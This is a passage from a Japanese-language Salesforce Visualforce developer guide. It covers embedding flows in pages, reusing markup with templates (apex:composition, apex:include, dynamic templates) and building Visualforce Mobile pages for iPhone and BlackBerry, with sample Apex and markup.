Apex クラスを使用してフローを `{!myflow}` に設定し、Visualforce ページを使用してフローインタビューを実行する例を次に示します。Visualforce ページは、データテーブルを使用して、フローの sObject コレクション変数を反復処理し、コレクションの各項目の値を表示します。

```
public class MyCustomController {

   public Flow.Interview.flowname myflow { get; set; }

}
```

```
<apex:page controller="MyCustomController" tabStyle="Account">

   <flow:interview name="flowname" interview="{!myflow}" reRender="nameSection" />

    <!-- The data table iterates over the variable set in the "value" attribute and

         sets that variable to the value for the "var" attribute, so that instead of

         referencing {!myflow.collectionVariable} in each column, you can simply refer

         to "account".-->

    <apex:dataTable value="{!myflow.collectionVariable}" var="account"

        rowClasses="odd,even" border="1" cellpadding="4">

        <!-- Add a column for each value that you want to display.-->

        <apex:column >

            <apex:facet name="header">Name</apex:facet>

            <apex:outputlink value="/{!account['Id']}">

                {!account['Name']}
```

```
            </apex:outputlink>
        </apex:column>
        <apex:column >
            <apex:facet name="header">Rating</apex:facet>
            <apex:outputText value="{!account['Rating']}"/>
        </apex:column>
        <apex:column >
            <apex:facet name="header">Billing City</apex:facet>
            <apex:outputText value="{!account['BillingCity']}"/>
        </apex:column>
        <apex:column >
            <apex:facet name="header">Employees</apex:facet>
            <apex:outputText value="{!account['NumberOfEmployees']}"/>
        </apex:column>
    </apex:dataTable>
</apex:page>
```

フローの sObject コレクション変数のコンテンツに応じて、データテーブルは次のようになります。

Name	Rating	Billing City	Employees
Global Media	Hot	Toronto	14668
ABC Labs	Warm	San Jose	120
Canson	Hot	Ohta-ku, Tokyo	125
Acme Inc.	Hot	Atlanta	680
Ecotech - Switzerland	Cold	Geneva	3500
Informatica Global	Warm	Buenos Aires	300
Lutron Technologies	Hot	Murray Hill	200
Sapient-UK	Cold	London	80
Targas	Warm	Anaheim	1200

Visualforce ページからユーザがフローを一時停止できるかどうかの制御

<flow:interview> コンポーネントを使用して Visualforce ページにフローを埋め込んだら、ユーザがそのページからフローを一時停止できるようにするかどうかを決定します。ユーザが一時停止できないようにするには、allowShowPause 属性を false に設定します。

[一時停止] ボタンが表示されるかどうかは、次の 3 つの設定によって決まります。

- 組織のワークフローおよび承認設定で、[フローの一時停止をユーザに許可] を有効化する必要がある。
- この <flow:interview> に対して allowShowPause が false でない必要がある。デフォルト値は true です。
- [一時停止] ボタンを表示するように各画面を設定する必要がある。

例: Visualforce ページで、3 つの画面を含むフローを埋め込みました。画面 1 は、[一時停止] ボタンを表示するように設定されています。画面 2 と 3 は、[一時停止] ボタンを表示しないように設定されています。

フローの一時停止をユーザに許可	allowShowPause	[一時停止] ボタン
有効	true または未設定	最初の画面でのみ表示
有効	false	この Visualforce ページのすべての画面で非表示
無効	true または未設定	どの画面でも非表示

次の例は、MyUniqueFlow フローを Visualforce ページに埋め込み、[一時停止] ボタンの表示を許可しません。

```
<apex:page>

   <flow:interview name="MyUniqueFlow" allowShowPause="false" />

</apex:page>
```

フローの finishLocation 属性の設定

finishLocation が指定されない場合、ユーザが [完了] をクリックすると、新しいインタビューが開始され、フローの最初の画面が表示されます。URLFOR 関数、$Page 変数、またはコントローラを使用して、最後の画面で [完了] をクリックするときに実行される内容を指定できます。

次のセクションでは、<flow:interview> コンポーネントの finishLocation 属性を設定する方法を示します。

- URLFOR 関数を使用して finishLocation を設定する
- $Page 変数を使用して finishLocation を設定する
- コントローラを使用して finishLocation を設定する

URLFOR 関数を使用して finishLocation を設定する

メモ: Salesforce 組織の外部 URL にフローユーザをリダイレクトすることはできません。

ID を使用して、相対 URL、特定のレコードまたは詳細ページにユーザの経路を設定するには、URLFOR 関数を使用します。

この例では、Salesforce ホームページにユーザの経路を設定します。

```
<apex:page>

    <flow:interview name="MyUniqueFlow" finishLocation="{!URLFOR('/home/home.jsp')}"/>

</apex:page>
```

この例では、ID が 001D000000IpE9X である詳細ページにユーザの経路を設定します。

```
<apex:page>

    <flow:interview name="MyUniqueFlow" finishLocation="{!URLFOR('/001D000000IpE9X')}"/>

</apex:page>
```

URLFOR の詳細は、「関数」 (ページ 867) を参照してください。

$Page 変数を使用して finishLocation を設定する

URLFOR を使用しないで別の Visualforce ページにユーザの経路を設定するには、{!$Page.pageName} の形式で finishLocation を宛先ページの名前に設定します。

```
<apex:page>

    <flow:interview name="MyUniqueFlow" finishLocation="{!$Page.MyUniquePage}"/>

</apex:page>
```

$Page の詳細は、「グローバル変数」 (ページ 832) を参照してください。

コントローラを使用して finishLocation を設定する

カスタムコントローラを使用したいくつかの方法で finishLocation を設定できます。

このサンプルコントローラは、3 つの異なる方法でフローの完了動作を設定します。

- getPageA は、場所を定義するための文字列を渡して、新しいページ参照をインスタンス化します。
- getPageB は、PageReference のように処理される文字列を返します。
- getPageC は、PageReference に翻訳された文字列を返します。

```
public class myFlowController {



    public PageReference getPageA() {
```

```
        return new PageReference('/300');
    }

    public String getPageB() {
        return '/300';
    }

    public String getPageC() {
        return '/apex/my_finish_page';
    }
}
```

次は、コントローラを参照し、フローの完了動作を最初のオプションに設定する Visualforce ページの例です。

```
<apex:page controller="myFlowController">
    <h1>Congratulations!</h1> This is your new page.
    <flow:interview name="flowname" finishLocation="{!pageA}"/>
</apex:page>
```

標準コントローラを使用して同じページにフローとしてレコードを表示する場合、ユーザが[完了]をクリックすると、新しいフローインタビューが開始され、レコードのないフローの最初の画面が表示されます。これは、`id` クエリ文字列パラメータが、ページ URL に保持されないためです。必要な場合は、ユーザをレコードに戻すように `finishLocation` を設定します。

フローのユーザインターフェースのカスタマイズ

Visualforce ページにフローを埋め込んだ後、CSS を使用してカスタムスタイルを適用することによって、実行時のフローのデザインをカスタマイズできます。フローの属性と CSS クラスを併用することによって、ボタンの場所、ボタンのスタイル、背景、画面の表示ラベルのデザインなど、フローの個々の部分をカスタマイズできます。

フローボタンの属性

フローの [次へ] ボタン、[前へ] ボタン、[完了] ボタン、[一時停止] ボタン、および [一時停止しない] ボタンの表示方法を変更するには、次の属性を使用します。

属性	説明

buttonLocation	フローのユーザインターフェースでのナビゲーションボタンの場所を定義します。選択可能な値は次のとおりです。
	• top
	• bottom
	• both
	次に例を示します。
	`<apex:page>`
	`<flow:interview name="MyFlow" buttonLocation="bottom"/>`
	`</apex:page>`
	メモ: 指定されていない場合、buttonLocation 値はデフォルトの both に設定されます。

buttonStyle	フローナビゲーションボタンにセットとしてスタイルを割り当てます。CSS クラスではなく、インラインスタイルでのみ使用できます。
	次に例を示します。
	`<apex:page>`
	`<flow:interview name="MyFlow" buttonStyle="color:#050; background-color:#fed; border:1px solid;"/>`
	`</apex:page>`

フロー固有の CSS クラス

これらの事前定義済みのフロースタイルクラスは、独自の CSS スタイルで上書きできます。

フロースタイルのクラス	適用先...
FlowContainer	フローが含まれる 要素。
FlowPageBlockBtns	フローナビゲーションボタンを含む <apex:pageBlockButtons> 要素。 メモ: システム内の別の場所で適用されたボタンのスタイルによって、フローナビゲーションボタンの CSS スタイルが上書きされないようにするには、CSS スタイルをフローナビゲーションボタンに適用するたびに、このフロースタイルクラスを指定することをお勧めします。 たとえば、*.FlowPreviousBtn {}* の代わりに、*.FlowPageBlockBtns .FlowPreviousBtn {}* と入力します。
FlowCancelBtn	[一時停止しない] ボタン。

フロースタイルのクラス	適用先...
FlowPauseBtn	**[一時停止] ボタン**。
FlowPreviousBtn	**[前へ] ボタン**。
FlowNextBtn	**[次へ] ボタン**。
FlowFinishBtn	**[完了] ボタン**。
FlowText	**テキスト項目の表示ラベル**。
FlowTextArea	**テキストエリア項目の表示ラベル**。
FlowNumber	**数値項目の表示ラベル**。
FlowDate	**日付項目の表示ラベル**。
FlowCurrency	**通貨項目の表示ラベル**。
FlowPassword	**パスワード項目の表示ラベル**。
FlowRadio	**ラジオボタン項目の表示ラベル**。
FlowDropdown	**ドロップダウンリストの表示ラベル**。

第 18 章　Visualforce でのテンプレートの使用

Visualforce では、複数の Visualforce ページ間で類似の内容を再利用する方法が複数用意されています。どのメソッドを選択するかは、再利用するテンプレートに必要な柔軟性に応じて異なります。テンプレートメソッドが柔軟なほど、そのメソッドを使用するテンプレートの実装が変更しやすくなります。次のテンプレートメソッドを使用できます (柔軟性の高い順)。

カスタムコンポーネントの定義

メソッドでコードをカプセル化すると、プログラムでそのメソッドを複数回利用できるのと同様に、カスタムコンポーネントで共通のデザインパターンをカプセル化することにより 1 つ以上の Visualforce ページでそのコンポーネントを複数回利用することができます。カスタムコンポーネントの定義は最も柔軟なテンプレートメソッドです。これは、有効な Visualforce タグであればどれでも含めることができ、制限なしでどの Visualforce ページにもインポートできるためです。ただし、カスタムコンポーネントは、再利用可能な Visualforce ページの定義には使用しないでください。Visualforce ページ全体の内容を再利用する場合、他の 2 つのテンプレートメソッドのいずれかを選択してください。

<apex:composition> を使用したテンプレートの定義

基本テンプレートを定義して、テンプレートの一部を実装ごとに変更できるようにする場合、<apex:composition> コンポーネントを使用します。このテンプレートメソッドは、ページの全体的な構造を維持し、個々のページの内容を変える場合に適しています。例として、同じページレイアウトでさまざまな記事を表示する必要があるニュース記事用の Web サイトなどがあります。

この技法によって、コントローラが返す PageReference からテンプレートを定義することもできます。

<apex:include> を使用する既存ページの参照

Visualforce ページの内容全体を別のページに挿入する場合、<apex:include> コンポーネントを使用します。このテンプレートメソッドは、複数の領域で同じ内容を複製する場合に適しています。例として、Web サイトのどのページにも表示されるフィードバックフォームなどがあります。

<apex:insert> および <apex:composition> で作成したテンプレートは、すでに存在する Visualforce ページを参照する場合にのみ使用する必要があります。1 つのコンポーネントセットのみを複製する必要がある場合は、カスタムコンポーネントを使用します。

<apex:composition> を使用したテンプレートの定義

<apex:composition> を使用して定義したすべてのテンプレートには、1 つ以上の子の <apex:insert> タグが必要です。<apex:insert> タグは、そのテンプレートをインポートするページに対し、そのセクションで定義が必要であることを示します。<apex:composition> を使用してテンプレートをインポートする Visualforce ページでは、<apex:define> を使用してテンプレートの各 <apex:insert> セクションのコンテンツを指定する必要があります。

スケルトンテンプレートを作成すると、それ以降の Visualforce ページが同じ標準構造内で異なるコンテンツを実装できます。そのためには、<apex:composition> タグを使用してテンプレートページを作成します。

次の例は、<apex:composition>、<apex:insert>、および <apex:define> を使用してスケルトンテンプレートを実装する方法を示します。

最初に、compositionExample というコントローラを使用する *myFormComposition* という空のページを作成します。

```
<apex:page controller="compositionExample">



</apex:page>
```

ページを保存すると、compositionExample の作成を要求するメッセージが表示されます。次のコードを使用して、そのカスタムコントローラを定義します。

```
public class compositionExample{



    String name;

    Integer age;

    String meal;

    String color;



    Boolean showGreeting = false;



    public PageReference save() {

        showGreeting = true;

        return null;

    }



    public void setNameField(String nameField) {

        name = nameField;

    }



    public String getNameField() {
```

```
        return name;
    }

    public void setAgeField(Integer ageField) {
        age= ageField;
    }

    public Integer getAgeField() {
        return age;
    }

    public void setMealField(String mealField) {
        meal= mealField;
    }

    public String getMealField() {
        return meal;
    }

    public void setColorField(String colorField) {
        color = colorField;
    }

    public String getColorField() {
        return color;
    }
```

```
    public Boolean getShowGreeting() {
        return showGreeting;
    }
}
```

次に、myFormComposition に戻り、スケルトンテンプレートを作成します。

```
<apex:page controller="compositionExample">
    <apex:form >
        <apex:outputLabel value="Enter your name: " for="nameField"/>
        <apex:inputText id="nameField" value="{!nameField}"/>
        <br />
        <apex:insert name="age" />
        <br />
        <apex:insert name="meal" />
        <br />
        <p>That's everything, right?</p>
        <apex:commandButton action="{!save}" value="Save" id="saveButton"/>
    </apex:form>
</apex:page>
```

2つの <apex:insert> 項目が *age* と *meal* のコンテンツを必要としています。これらの項目のマークアップは、この構成テンプレートをコールするすべてのページに定義されます。

次に、*myFullForm* というページを作成し、そこで myFormComposition に <apex:insert> タグを定義します。

```
<apex:page controller="compositionExample">
    <apex:messages/>
    <apex:composition template="myFormComposition">

    <apex:define name="meal">
        <apex:outputLabel value="Enter your favorite meal: " for="mealField"/>
```

```
        <apex:inputText id="mealField" value="{!mealField}"/>
    </apex:define>

    <apex:define name="age">
        <apex:outputLabel value="Enter your age: " for="ageField"/>
        <apex:inputText id="ageField" value="{!ageField}"/>
    </apex:define>

   <apex:outputLabel value="Enter your favorite color: " for="colorField"/>
   <apex:inputText id="colorField" value="{!colorField}"/>

    </apex:composition>

    <apex:outputText id="greeting" rendered="{!showGreeting}" value="Hello {!nameField}.

    You look {!ageField} years old. Would you like some {!colorField} {!mealField}?"/>
</apex:page>
```

このマークアップでは、次の点に留意してください。

- *myFullForm* を保存すると、前に定義した <apex:inputText> タグと [保存] ボタンが表示されます。
- 構成ページには *age* 項目および *meal* 項目が必要であるため、*myFullForm* はこれらをテキスト入力項目として定義します。項目がページに表示されている順序は重要ではありません。*myFormComposition* は *age* 項目が常に *meal* 項目よりも前に表示されるように指定します。
- 一致する <apex:define> 項目がない場合でも、*name* 項目はインポートされます。
- 項目のコントローラコードが存在する場合でも、*color* 項目は無視されます。これは、構成テンプレートが *color* という名前の項目を必要としないためです。
- *age* および *meal* 項目は、テキスト入力である必要はありません。<apex:define> タグ内のコンポーネントは、任意の有効な Visualforce タグにすることができます。

<apex:define> タグで有効な Visualforce を使用する方法の例として、myAgelessForm という新規 Visualforce ページを作成して次のマークアップを使用します。

```
<apex:page controller="compositionExample">

    <apex:messages/>
```

```
    <apex:composition template="myFormComposition">


    <apex:define name="meal">

        <apex:outputLabel value="Enter your favorite meal: " for="mealField"/>

        <apex:inputText id="mealField" value="{!mealField}"/>

    </apex:define>


    <apex:define name="age">

        <p>You look great for your age!</p>

    </apex:define>


    </apex:composition>


    <apex:outputText id="greeting" rendered="{!showGreeting}" value="Hello {!nameField}.


    Would you like some delicious {!mealField}?"/>

</apex:page>
```

構成テンプレートで必要なのは、<apex:define> タグが存在することだけです。この例では、*age* がテキストして定義されています。

動的テンプレート

PageReference を介してテンプレートを割り当てるには、動的テンプレートを使用します。テンプレート名は、使用するテンプレートが含まれる PageReference を返すコントローラメソッドに割り当てられます。

たとえば、スケルトンテンプレートを定義する *myAppliedTemplate* というページを作成します。

```
<apex:page>

    <apex:insert name="name" />

</apex:page>
```

次に、このページへの参照を返すメソッドを使用する dynamicComposition というコントローラを作成します。

```
public class dynamicComposition {
```

```
    public PageReference getmyTemplate() {

        return Page.myAppliedTemplate;

    }

}
```

最後に、このコントローラと動的テンプレートを実装する myDynamicComposition というページを作成します。

```
<apex:page controller="dynamicComposition">

    <apex:composition template="{!myTemplate}">

    <apex:define name="name">

        Hello {!$User.FirstName}, you look quite well.

    </apex:define>

    </apex:composition>

</apex:page>
```

<apex:include> を使用する既存ページの参照

何も変更を行わずに他のページのコンテンツ全体を複製する場合は、<apex:include> タグを使用します。この技法を使用すると、複数の場所で同じように使用する既存のマークアップを参照することができます。

メモ: コンポーネントの複製のみを行う場合は、<apex:include> を使用しないでください。コードのセグメントを再利用可能にするには、カスタムコンポーネントの方が適しています。

たとえば、ユーザの名前を取得して表示するフォームを作成するとします。最初に、formTemplate というページを作成して、再利用可能なフォームを表し、templateExample というコントローラを使用します。

```
<apex:page controller="templateExample">



</apex:page>
```

templateExample が存在しないというメッセージが表示されたら、次のコードを使用してカスタムコントローラを定義します。

```
public class templateExample{



    String name;

    Boolean showGreeting = false;
```

```
    public PageReference save() {
        showGreeting = true;
        return null;
    }

    public void setNameField(String nameField) {
        name = nameField;
    }

    public String getNameField() {
        return name;
    }

    public Boolean getShowGreeting() {
        return showGreeting;
    }
}
```

次に、formTemplate に戻り、次のマークアップを追加します。

```
<apex:page controller="templateExample">
    <apex:form>
        <apex:outputLabel value="Enter your name: " for="nameField"/>
        <apex:inputText id="nameField" value="{!nameField}"/>
        <apex:commandButton action="{!save}" value="Save" id="saveButton"/>
    </apex:form>
</apex:page>
```

[保存] をクリックしても何も起こりません。これは予期される動作です。

次に、formTemplate を含む *displayName* というページを作成します。

```
<apex:page controller="templateExample">

    <apex:include pageName="formTemplate"/>

    <apex:actionSupport event="onClick"

                        action="{!save}"

                        rerender="greeting"/>

   <apex:outputText id="greeting" rendered="{!showGreeting}" value="Hello {!nameField}"/>

</apex:page>
```

このページを保存すると、formTemplate ページ全体がインポートされます。名前を入力し、[保存]をクリックすると、フォームから true 値が showGreeting 項目に渡されて、<apex:outputText> とユーザ名が表示されます。

別の Visualforce ページを作成し、ページで formTemplate を使用して異なる挨拶文を表示することもできます。displayBoldName というページを作成し、次のマークアップを使用します。

```
<apex:page controller="templateExample">

    <style type="text/css">

    .boldify { font-weight: bolder; }

    </style>

    <apex:include pageName="formTemplate"/>

    <apex:actionSupport event="onClick"

                        action="{!save}"

                        rerender="greeting"/>

    <apex:outputText id="greeting" rendered="{!showGreeting}"

                     styleClass="boldify"

                     value="I hope you are well, {!nameField}."/>

</apex:page>
```

表示されるテキストが変更されても、templateExample ロジックは同じままです。

第 19 章　モバイルデバイスの開発

開発者は Visualforce および Apex を使用することで、Force.com プラットフォームでネイティブに実行される高度で強力なアプリケーションを記述できます。Force.com プラットフォームで作成されたアプリケーションをモバイルデバイスに拡張するために、開発者は Visualforce Mobile を使用できます。Visualforce Mobile は、Salesforce Classic の速度と信頼性、Salesforce のネイティブクライアントアプリケーションを、完全にカスタマイズ可能なブラウザベースのユーザインターフェースと組み合わせています。

Visualforce Mobile は、開発者が、Salesforce Classic によって提供されるオフラインのデータアクセスと Visualforce および Apex によって提供される柔軟性と迅速な開発とを併せて活用できる、クライアント側プログラミングとオンデマンドプログラミングのハイブリッド版です。

Salesforce Classic for BlackBerry と Salesforce Classic for iPhone は、Visualforce ページと Web ページを組み込みブラウザのクライアントアプリケーション内で直接表示できます。Visualforce Mobile ページでは、Salesforce Classic にデータの同期と組み込みブラウザのクローズを行わせるための JavaScript コードを実行することもできます。

Salesforce Classic とは?

Salesforce Classic は、BlackBerry、iPhone、または Windows Mobile デバイスからユーザがデータにアクセスできる Salesforce 提供のクライアントアプリケーションです。Salesforce Classic クライアントアプリケーションを使用すると、無線通信事業者ネットワークを介して Salesforce とデータを交換したり、ユーザのモバイルデバイスのデータベースにあるデータのローカルコピーを保存したりできます。デバイスに送信されるデータはモバイル設定によって決まります。モバイル設定は、ユーザの Salesforce レコードの関連するサブセットを定義するパラメータのセットです。

モバイルデバイスを使って Salesforce にアクセスする各ユーザには、Salesforce Classic ライセンスが別途必要になります。Performance Editon、Unlimited Editon、および Developer Edition を使用している組織には、Salesforce ライセンス 1 つにつきモバイルライセンスが 1 つ提供されます。Professional Edition または Enterprise Edition を使用している組織は、モバイルライセンスを別途購入する必要があります。

メモ: Mobile Lite は、Professional Edition または Enterprise Edition を使用しているモバイルライセンスを持たないお客様が利用できる、無料バージョンのモバイルアプリケーションです。Mobile Lite では、Visualforce Mobile はサポートされません。

Salesforce Classic および Visualforce Mobile を実行できるデバイス

Salesforce Classic は、BlackBerry、iPhone、Windows Mobile デバイスで実行できますが、Windows Mobile クライアントアプリケーションは、現在 Visualforce Mobile をサポートしていません。BlackBerry デバイスおよび iPhone デバイスは次の要件を満たす必要があります。

BlackBerry

Salesforce Classic アプリケーションは、BlackBerry オペレーティングシステムバージョン 4.3 ～ 7.0 で実行できます。パフォーマンスを最適化するためには、Salesforce では、バージョン 4.6 ～ 4.7 がインストールされた BlackBerry スマートフォンで Visualforce Mobile を実行することをお勧めします。BlackBerry オペレーティングシステムを最新バージョンにアップグレードすると、デバイスの全体的なパフォーマンスが向上します。デバイスには、最低 5 MB の空きメモリが必要です。モバイルクライアントアプリケーションは、オペレーティングシステムに関する要件を満たす以下の BlackBerry スマートフォンでサポートされます。

- BlackBerry 8100 Series (Pearl)
- BlackBerry 8300 Series (Curve)
- BlackBerry 8800 Series
- BlackBerry 8900 Series (Javelin)
- BlackBerry 9000 Series (Bold)
- BlackBerry 9500 Series (Storm)

iPhone

Salesforce Classic には、iTunes で使用できる最新の iPhone オペレーティングシステムが必要です。モバイルクライアントアプリケーションをインストールする前に、デバイスには少なくとも 5 MB の空きメモリがある必要があります。モバイルクライアントアプリケーションは、次のデバイスでサポートされています。

- iPhone
- iPhone 3G
- iPhone 3GS
- iPod Touch

メモ: iPhone または BlackBerry デバイスを持っていない開発者はシミュレータを使用して Visualforce Mobile ページをテストすることができます。

モバイルアプリケーションの機能と制限事項

Salesforce Classic は、クライアントアプリケーションと Visualforce ページの間で情報を渡すことのできる組み込みブラウザを備える、ネイティブクライアントアプリケーションです。組み込みブラウザは、デバイスのインターネット接続を使用して Salesforce と通信し、ネイティブクライアントアプリケーションは、SOAP API を使用して Salesforce と非同期に通信します。組み込みブラウザは JavaScript を実行できますが、ネイティブクライアントアプリケーションは JavaScript を実行できません。

次のリストに、ネイティブクライアントアプリケーションの機能と制限事項の概要を示します。

使用可能なオブジェクト

システム管理者は、取引先、納入商品、取引先責任者、商談、リード、ToDo、行動、価格表、商品、ケース、ソリューションおよびカスタムオブジェクトをモバイル化できます。カスタムリンク、Sコントロール、マッシュアップ、差し込み項目、画像項目はモバイル化できません。ワークフロールール、入力規則、数式項目、および Apex トリガは、モバイルクライアントアプリケーションでは実行されず、レコードが保存されて Salesforce に送信された後で、サーバ側で実行されます。

権限、レコードタイプ、およびページレイアウト
ユーザ権限、レコードタイプ、およびページレイアウトは、Salesforce から継承されます。システム管理者は、必要に応じて、モバイルユーザの権限をさらに制限したり、モバイルページのレイアウトから不要な項目を除外したりして、モバイル化されたオブジェクトのプロパティを変更することができます。

関連リスト
システム管理者が関連オブジェクトをモバイル化すると(つまり、親データセットに子データセットを追加すると)、そのオブジェクトは自動的にモバイルデバイス上の関連リストになります。

ダッシュボードとレポート
ダッシュボードは、BlackBerry および iPhone クライアントアプリケーションで使用できます。レポートは、BlackBerry クライアントアプリケーションで使用できます。レポートは Excel 形式でデバイスに送信され、基本テーブルで表示されます。モバイルアプリケーションのレポートビューアは、並び替え、集計、小計、またはグルーピングをサポートしていません。

カスタムリストビュー
BlackBerry ユーザはモバイルクライアントアプリケーションのカスタムビューを作成できます。BlackBerry ユーザおよび iPhone ユーザは、モバイル管理コンソールで Salesforce のシステム管理者によって作成されるカスタムビューにアクセスできます。モバイルアプリケーションでは、カスタムビューは2列に制限されます。

Visualforce タブと Web タブ
iPhone ユーザおよび BlackBerry ユーザは、Visualforce タブおよび Web タブが Salesforce のシステム管理者によってモバイル化されている場合、モバイルクライアントアプリケーション内のそれらのタブにアクセスできます。ネイティブクライアントアプリケーションではユーザがデータにオフラインでアクセスできますが、Visualforce タブおよび Web タブでは、タブが組み込みブラウザで起動されるためワイヤレスネットワークへの接続が必要です。

Visualforce Mobile を使用する必要がある状況

よく使用されているコンシューマおよびエンタープライズモバイルアプリケーションの大多数は、インストールしたりデータの送受信のためにサーバに定期的に接続したりする必要のある、クライアント側のアプリケーションです。モバイルクライアントアプリケーションがモバイルオンデマンドアプリケーションよりも広く普及している理由には、主に次の 2 つがあります。

接続
モバイルデバイスは常時ネットワーク接続を維持しません。クライアントアプリケーションでは、ユーザはオフラインで作業することが可能で、その場合もデータに中断なくアクセスできます。

速度
ワイヤレスデータネットワークは、依然として非常に低速です。クライアントアプリケーションは応答が迅速です。

Visualforce Mobile はモバイルデバイスのカスタムインターフェースおよびビジネスロジックを作成する方法を提供しますが、開発者が Visualforce Mobile で作業する必要があるのは、ネイティブクライアントアプリケーションの機能を使用してニーズを満たすことができない場合のみです。たとえば、開発者は、カスタムオブジェクトを作成し、カスタム項目を作成し、さらにレコードの更新時にサーバ側で実行する Apex トリガを記述することで、Visualforce ページと同じ機能を複製することができます。ワイヤレスネットワークの速度と信頼性が改善されるまでは、モバイルユーザにとって最良の操作性が得られるのはクライアントアプリケーションで操作を実行した場合です。

ただし、ネイティブクライアントアプリケーションでは顧客の要件を満たせない状況があります。次の場合は、Visualforce Mobile を使用してください。

- クライアントアプリケーションがサポートしていない Salesforce 標準オブジェクトをモバイル化する。
- Google マップなどの他の Web API と統合する。
- 承認申請への対応、メールテンプレートを使用したメールの送信など、クライアントアプリケーションで利用できない Salesforce 機能を複製する。
- Bluetooth または組み込み GPS などの周辺機器デバイスと統合する。
- レコードの詳細ページの標準ボタンのアクションを上書きする。可能な場合は、Visualforce でボタンを上書きするのではなく、Apex トリガを記述してください。

iPhone および BlackBerry 用のページの開発

Salesforce Classic 用の Visualforce ページの開発は、Salesforce のページの開発とはかなり異なります。デスクトップブラウザで機能するデザインは、モバイルブラウザでは適切な操作性を提供しない可能性があります。iPhone および BlackBerry 用の Visualforce Mobile ページを作成するときは、次の一般的なベストプラクティスに従ってください。

コントローラ
: 標準コントローラを使用することで、標準オブジェクトページのデータ、スタイル設定およびアクションを複製できます。Salesforce Classic ではカスタムオブジェクトやよく使用される多くの標準オブジェクトをサポートしているため、標準コントローラを使用して、モバイルアプリケーションのネイティブの機能を Visualforce ページに置き換えることは考えられません。また、標準オブジェクトページのレイアウトおよびスタイル設定は、通常、モバイルブラウザには複雑すぎます。

  モバイルアプリケーションの開発時には、多くの場合、ページのカスタムコントローラを記述します。コントローラは、組み込みブラウザではなくサーバ側で実行されます。非常に複雑なビジネスロジックを含むコントローラは、ページの読み込み速度をさらに低下させる可能性があります。

ヘッダーとサイドバー
: スマートフォンの画面は小さく、多くの場合、ユーザのタブの行とサイドバーを表示する十分なスペースがありません。また、これらのコンポーネントをワイヤレスネットワークを介して読み込むには時間がかかります。次の属性定義を使用して、Visualforce Mobile ページのヘッダーとサイドバーを非表示にすることを検討してください。

```
<apex:page showHeader="false">
```

ページのスタイル
: 標準の Salesforce スタイルシート (CSS ファイル) はモバイルブラウザには大きすぎます。Salesforce スタイルシートの読み込みに非常に時間がかかるだけでなく、BlackBerry ブラウザではこれらのスタイルシートが正しく表示されません。次の属性定義を使用して、Visualforce Mobile ページで標準スタイルシートを使用しないようにすることを検討してください。

```
<apex:page standardStylesheets="false">
```

ページにスタイルシートを追加する場合、<apex:page> コンポーネントのすぐ下に <style> セクションを含めるのが最良の方法です。

```
<apex:page standardStylesheets="false">

<style type="text/css">

<!-- the styles -->

</style>

</apex:page>
```

ページ間でスタイルを再利用するには、スタイルを定義する別の Visualforce ページを作成します。次に、<apex:include> タグを使用してスタイルページを組み込みます。たとえば、myStyles という名前のページを定義するとします。

```
<apex:page>

<style type="text/css">

<!-- the styles -->

</style>

</apex:page>
```

次のように他のページにこれらのスタイルを含めます。

```
<apex:page standardStylesheets="false"/>

    <apex:include pageName="myStyles" />

</apex:page>
```

モバイル用に最適化されているスタイルシートを静的リソースとして保存し、ページでそれを参照することができます。ただし、スタイルシートは、ページを表示するためにクライアント側の Visualforce マークアップとペアになっているため、静的リソースとしてスタイルシートを追加するとページの読み込み時間が長くなります。

メモ: iPhone 用のページを構築し、iPhone の標準 UI を模倣する必要がある場合は、iPhone に似たインターフェースを Web アプリケーションに提供するサードパーティのライブラリ iUI を使用することで、時間を節約して開発の手間を省くことができます。

ルックアップ

<apex:inputField> で提供される参照項目セレクタは BlackBerry での適切なユーザの操作性を提供しません。また、iPhone では機能しません。レコードの保存時に参照項目のエントリを検証する Apex トリガを作成すると、この問題を回避できます。また、可能な場合は項目の種別を変更することもできます。

次のトピックでは、iPhone および BlackBerry 用のページ開発についての詳細を説明します。

- iPhone の考慮事項
- BlackBerry の考慮事項

- クロスプラットフォームの互換性のあるページの開発
- JavaScript ライブラリの使用

関連トピック:

Visualforce ページのスタイル設定
静的リソースの使用

iPhone の考慮事項

モバイルアプリケーションでは、組み込みブラウザで Visualforce Mobile のページを起動します。iPhone に組み込まれたブラウザは、デフォルトの Web ブラウザに使用されるのと同じフル機能の Safari ブラウザです。優良な JavaScript サポートと十分な性能を備えています。

iPhone 用のページを開発するときは、次の考慮事項が適用されます。

ページのズーム

デフォルトで、iPhone ブラウザは、ページの幅を 980 ピクセルに設定します。この値は、さまざまな Web サイトとの互換性を最大限にするために選択されています。iPhone ブラウザで初期ページを表示する幅を指定するには、`<meta>` タグを使用します。

```
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
 user-scalable=no" />
```

このタグは、他のブラウザでは無視されます。

iPhone 特定のアプリケーションでは、ページの幅をデバイスの幅に設定する必要があります。viewport メタキーに複数のプロパティを提供する場合、カンマで区切った割り当てステートメントのリストを使用します。次の表は、viewport プロパティを説明したものです。

プロパティ	説明
`width`	viewport の幅 (ピクセル単位)。デフォルト値は 980 です。範囲は、200〜10,000 です。ページをデバイスの幅 (ピクセル単位) に設定するには、`device_width` 値を使用します。
`height`	viewport の高さ (ピクセル単位)。デフォルトは、width プロパティの値とデバイスのアスペクト比に基づいて計算されます。範囲は、223 〜 10,000 ピクセルです。ページをデバイスの高さ (ピクセル単位) に設定するには、`device_height` 値を使用します。
`initial-scale`	乗数としての viewport の初期スケール。デフォルトは、表示領域の Web ページにフィットするように計算されます。範囲は、`minimum-scale` プロパティと `maximum-scale` プロパティによって決定されます。Web ページが初めて表示されるときの viewport の初期スケールのみを設定できます。user-scalable を

プロパティ	説明
	no に設定しない限り、ユーザはそれ以降ズームインおよびズームアウトを実行できます。ユーザによるズーム操作は、minimum-scale プロパティおよび maximum-scale プロパティによって制限されます。
minimum-scale	viewport の最小スケール値を指定します。デフォルト値は 0.25 です。範囲は 0 ～ 10.0 (0 を含まない) です。
maximum-scale	viewport の最大スケール値を指定します。デフォルト値は 1.6 です。範囲は 0 ～ 10.0 (0 を含まない) です。
user-scalable	ユーザがズームインおよびズームアウトを実行できるかを決定します。拡大縮小を許可するには yes、許可しない場合は no を設定します。デフォルトは yes です。user-scalable を no に設定すると、入力項目にテキストを入力する際にページをスクロールできなくなります。

画面の回転
モバイルアプリケーションでは、画面を回転してもページをフリップしたりサイズ変更したりすることはできません。

URL ターゲット
組み込みブラウザは、target="_blank" 属性をサポートしません。これをページで使用すると、URL ターゲットは読み込まれません。

ファイルへのアクセス
組み込みブラウザは、ファイルシステム、カメラ、場所、または他のデバイスデータへのアクセスをネイティブにサポートしていません。

静的リソースのキャッシュ
